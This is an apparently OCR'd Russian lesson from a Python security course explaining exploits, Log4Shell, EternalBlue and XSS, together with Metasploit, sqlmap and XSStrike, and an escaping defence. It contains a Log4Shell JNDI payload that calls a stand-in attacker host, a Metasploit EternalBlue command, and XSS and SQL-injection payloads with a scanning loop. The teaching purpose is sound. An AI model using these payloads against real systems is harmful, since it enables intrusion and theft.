4.6. Python и ИБ эксплойты и уязвимости

4. Python в задачах информационной безопасности

В этом уроке

- Изучим типы эксплойтов (веб, сетевые, криптографические).
- Разберём реальные случаи (на примере CVE: Log4Shel, XSS).
- Изучим метод защиты от эксплуатации уязвимостей.

Что такое эксплойт?

Эксплойт (англ. exploit) — это фрагмент кода, скрипт или программа, которая использует уязвимости в программном обеспечении, операционных системах или сетевых протоколах для выполнения несанкционированных действий.

Эксплойты используются злоумышленниками для атак и специалистами по безопасности для тестирования защищённости систем (этичный взлом).


Что такое эксплойт?

Примеры целей атак:

- Несанкционированный доступ (например, получение прав администратора через переполнение буфера).
- Отказ в обслуживании (DoS) (например, краш сервера через уязвимость в сетевом протоколе).
- Кража данных (например, чтение памяти процесса через Heartbleed).

Уязвимость (слабое место сайта или ПО)

Эксплойт (вредонос-ный код)



Атака (применение эксплойта)

Почему нельзя писать эксплойты?

Уголовная ответственность (ст. 272-274 УК РФ):

- Статья 272 УК РФ – Неправомерный доступ к компьютерной информации
  - (до 7 лет лишения свободы).
- Статья 273 УК РФ – Создание и распространение вредоносных программ
  - (до 5 лет лет лишения свободы).
- Статья 274 УК РФ – Нарушение правил эксплуатации ЭВМ (до 4 лет лишения свободы).

Иные последствия:

- Штрафы (до 2 млн рублей).
- Запрет на работу в IT-сфере.
- Конфискация оборудования.

А что можно?

Законные основания для работы с уязвимостями:

Bug Bounty-программы:

- Платформы: Яндекс, Сбер, VK (легальные выплаты за уязвимости).
- Условия: согласие владельца системы, этичные рамки.

Пентест по договору (ст. 272 УК РФ, прим. 1):

- Письменное согласие заказчика.
- Лицензия ФСТЭК/ФСБ (для госструктур).

Научные исследования:

- Работа в лабораториях вузов (например, МГУ, ИТМО).
- Участие в CTF-соревнованиях.

Виды эксплойтов

По способу распространения:

- Удалённые (remote):
  - Эксплуатируют уязвимости через сеть (например, Heartbleed в OpenSSL).
- Локальные (local):
  - Требуют доступа к системе (например, Dirty COW в Linux).

По типу уязвимости:

- SQL-инъекции: Внедрение кода в SQL-запросы.
- XSS (Cross-Site Scripting): Внедрение JS в веб-страницы.
- Переполнение буфера: Запись данных за пределы выделенной памяти.

Инструменты для разработки эксплойтов

Для веб-атак:

- Requests: Отправка HTTP-запросов (например, для SQL-инъекций).
- BeautifulSoup: Парсинг HTML для поиска XSS-векторов.

Для сетевых атак:

- Scapy: Создание и анализ сетевых пакетов (например, для DoS).
- Impacket: Работа с сетевыми протоколами (SMB, RPC).

Для криптоатак:

- PyCryptodome: Взлом шифрования (например, перебор ключей AES).

Beautiful Soup

scapy

Примеры эксплойтов

📌 CVE-2017-0144 (EternalBlue):

- Использует уязвимость в протоколе SMBv1 (Windows)
- Позволяет удалённо выполнить произвольный код без аутентификации
- Использовался в атаках WannaCry и NotPetya
- Доступен публичный эксплойт в Metasploit

📌 CVE-2021-44228 (Log4Shell):

- Уязвимость в Apache Log4j — популярной Java-библиотеке логирования
- Позволяет выполнить удалённый код через подставленный JNDI-запрос
- Массово эксплуатировалась с конца 2021 г.

Примеры эксплойтов

📌 XSS (Cross-site Scripting):

- Инъекция вредоносного JavaScript в веб-страницу
- Используется для кражи cookie, токенов, подмены интерфейса
- Простая XSS-инъекция:

```
<script>alert('XSS')</script>
```

Инструменты для работы с эксплойтами

Metasploit Framework:

Платформа для разработки, тестирования и использования эксплойтов

Множество готовых модулей

Пример команды:

```
use exploit/windows/smb/ms17_010_eternalblue
```

Инструменты для работы с эксплойтами

🛠️ Exploit-DB и Rapid7:

Exploit-DB — база PoC-кодов, поддерживаемая Offensive SecurityRapid7 — поддерживает Metasploit и публикует уязвимости с пояснением

🛠️ Python-библиотеки:

- requests — отправка HTTP-запросов (удобно для XSS/SQLi PoC)
- socket — низкоуровневое взаимодействие с сетевыми сервисами
- scapy — генерация, отправка и анализ сетевых пакетов (например, TCP SYN flood)

🛠️ Burp Suite:

- Прокси-сервер для перехвата и изменения HTTP-запросов
- Полезен для ручного поиска уязвимостей

🛠️ XSS Hunter:

- Сервис для обнаружения XSS через автоматическую доставку полезной нагрузки и отслеживание запросов

Принцип работы эксплойта

Этапы эксплуатации:

1. Обнаружение уязвимости — анализ кода, поведение сервиса или использование сканеров
2. Доставка эксплойта — передача полезной нагрузки через уязвимый канал (например, параметр URL или заголовок)
3. Выполнение — выполнение вредоносного кода, получение доступа
4. Контроль — закрепление (например, через обратный шелл), перехват управления

📡 **Протоколы, через которые возможны эксплойты:**

- HTTP/HTTPS — XSS, CSRF, RCE через веб-интерфейсы
- SMB — как в EternalBlueDNS — утечки и удалённое выполнение
- FTP, SMTP, SSH — через недоработки в обработке команд

Принцип работы эксплойта

Типы векторов:

- Буферные переполнения (stack/heap overflow)
- Инъекции (SQL, LDAP, OS Command)
- Форматные строки
- Межсайтовое выполнение скриптов (XSS)
- XML External Entities (XXE)

Жизненный цикл уязвимости

🔍 **1. Обнаружение**. Исследователями, пентестерами или случайными пользователямиМетоды: fuzzing, статический анализ, реверс-инжиниринг

🆔 **2. Присвоение CVE** (Common Vulnerabilities and Exposures). Уязвимости регистрируются в MITRE или через CNA (CVE Numbering Authorities). Присваивается уникальный идентификатор

3. **Публикация PoC** (Proof of Concept). Разработчики или исследователи публикуют минимальный код, демонстрирующий уязвимость. Часто сопровождается описанием и условиями воспроизведения

💥 **4. Создание и распространение эксплойтов**. Эксплойт создаётся на базе PoC или reverse engineering. Может попасть в публичный доступ или использоваться в атаках

🛡️ 5**. Исправление** (patch, mitigation). Разработка обновления или обходного решения. Временные меры: отключение функций, ограничение доступа

Источники CVE и PoC

📚 Официальные базы:

- https://cve.mitre.org — оригинальная база CVE
- https://nvd.nist.gov — национальная база уязвимостей США с оценкой CVSS
- https://bdu.fstec.ru/vul — Российская база данных БДУ ФСТЭК

📁 PoC и исходники эксплойтов:

- https://exploit-db.com — репозиторий PoC-эксплойтов по CVE и не только
- https://github.com — хранилище PoC от исследователей
- PacketStormSecurity — сайт с архивом уязвимостей, эксплойтов и инструментов

Log4Shell (CVE-2021-44228)

Описание уязвимости:

- Уязвимость в Java-библиотеке Log4j (версии 2.x)
- Позволяет выполнить произвольный код через некорректную обработку строк логирования
- Уязвимые конструкции: ${jndi:ldap://malicious.com/a}

Log4Shell (CVE-2021-44228)

💣 **Как работает эксплойт**

- Атакующий отправляет строку, включающую jndi-ссылку
- Log4j логирует сообщение и автоматически делает запрос к LDAP-серверу
- Загружается вредоносный класс → выполняется код на машине сервера

Log4Shell (CVE-2021-44228)

🐍 Роль Python

Python-скрипты могут использоваться для автоматической отправки таких строк в поля форм, заголовки, параметры URL

Проверка на уязвимость:

```
import requests

url = 'http://target.site/search'
payload = '${jndi:ldap://attacker.com/a}'
headers = {'User-Agent': payload}

r = requests.get(url, headers=headers)
```

XSS (Cross-site scripting)

Тип XSS: отражённый (reflected)

- Уязвимый параметр: /search?q=...
- Ответ сервера возвращает введённый текст без фильтрации

Уязвимый HTML-фрагмент

```
<p>Результаты поиска: <b>query</b></p>
```

Если query = <script>alert(1)</script>, то JavaScript выполняется


XSS (Cross-site scripting)

Что делает атакующий?

- Вставляет вредоносный скрипт в параметр
- Жертва получает ссылку, кликает → скрипт запускается

Возможные последствия:

- Кража cookie: document.cookie
- Автоматический редирект
- Внедрение формы/фишинг



XSS (Cross-site scripting)

Python может помочь:

- Автоматизация подбора параметров
- Генерация отчетов по найденным XSS
- Массовое сканирование URL на наличие отражений

Как действует хакер

- Разведка:
  - Поиск уязвимых параметров (ввод, URL, заголовки)
  - Анализ клиентской логики (JS, формы)
- Внедрение:
  - Вставка эксплойта (XSS, SQLi, XXE)
  - Тестирование на срабатывание
- Получение данных:
  - Кража cookie
  - Перенаправление
  - Выполнение запроса от лица жертвы
- Закрепление:
  - Создание фальшивой сессии
  - Загрузка трояна

Автоматизация атакующих действий

🔁 Сканирование и fuzzing:

- Используем списки параметров и полезных нагрузок
- Например: payloads.txt, params.txt
- Python-фреймворки: wfuzz, fuzzable, XSStrike

💥 Генерация полезной нагрузки:

- XSS: разные типы <img src=x onerror=...>, <svg>, iframe
- SQLi: ' OR 1=1 --, UNION SELECT NULL, NULL
- URL-энкодинг: %3Cscript%3Ealert(1)%3C%2Fscript%3E

🚫 Обход фильтрации:

- Использование двойной кодировки
- Удаление пробелов (obfuscation)
- Добавление мусорных тегов (<scr<script>ipt>)

```
payloads = ['<script>alert(1)</script>', '<img src=x onerror=alert(1)>']
for p in payloads:
    url = f"http://target.site/?q={quote(p)}"
    r = requests.get(url)
    if p in r.text:
        print("XSS найдена:", url)
```

Пример защиты в Python

```python
@app.route("/search")
def search():
    query = request.args.get("q")
    return f"<p>Результат: {query}</p>"
```

Уязвимое приложение

```python
from markupsafe import escape

@app.route("/search")
def search():
    query = escape(request.args.get("q"))
    return f"<p>Результат: {query}</p>"
```

Безопасная версия

Использование инструментов: XSS Hunter

XSS Hunter — это облачный инструмент для обнаружения и отслеживания XSS-уязвимостей, включая blind-XSS (слепые XSS), которые сложно отследить напрямую.

Как работает:

- Пользователь внедряет скрипт с XSS-пэйлоадом, содержащим уникальный URL XSS Hunter.
- Если уязвимость срабатывает на стороне жертвы (например, админа), XSS Hunter фиксирует загрузку и уведомляет исследователя.
- Сохраняются заголовки, cookies, DOM и скриншоты с атакованной страницы.

⚙️ Преимущества:

- Подходит для тестирования административных панелей
- Работает даже при отсутствии визуального подтверждения
- Возможность кастомизации JavaScript-пэйлоада

Использование инструментов: sqlmap

sqlmap — мощный инструмент с открытым исходным кодом для автоматического обнаружения и эксплуатации SQL-инъекций в веб-приложениях.

🚀 **Ключевые функции:**

- Определение типа СУБД
- Извлечение данных (таблиц, пользователей, хэшей паролей)
- Байпас WAF/IDS
- Автоматическая эксплуатация (включая получение shell-доступа)
- Поддерживает POST-запросы, cookies, proxy
- Есть режимы обнаружения: медленный, агрессивный
- Возможность генерации payload-отчётов

Использование инструментов: XSStrike

XSStrike — специализированный Python-инструмент для поиска XSS-уязвимостей с уникальной системой анализатора контекста и байпасов фильтров.

Особенности:

- Использует движок интеллектуального fuzzing'a
- Автоматически определяет контекст: HTML, JS, URL и др.
- Генерирует и проверяет адаптированные XSS-пэйлоады

⚙️ Возможности:

- База XSS-пейлоадов
- Обход фильтров WAFАнализ ответа сервера
- Поддержка автоматического тестирования

Итоги урока

- Изучили типы эксплойтов (веб, сетевые, криптографические).
- Разобрали реальные случаи (на примере CVE: Heartbleed, EternalBlue).
- Изучили метод защиты от эксплуатации уязвимостей.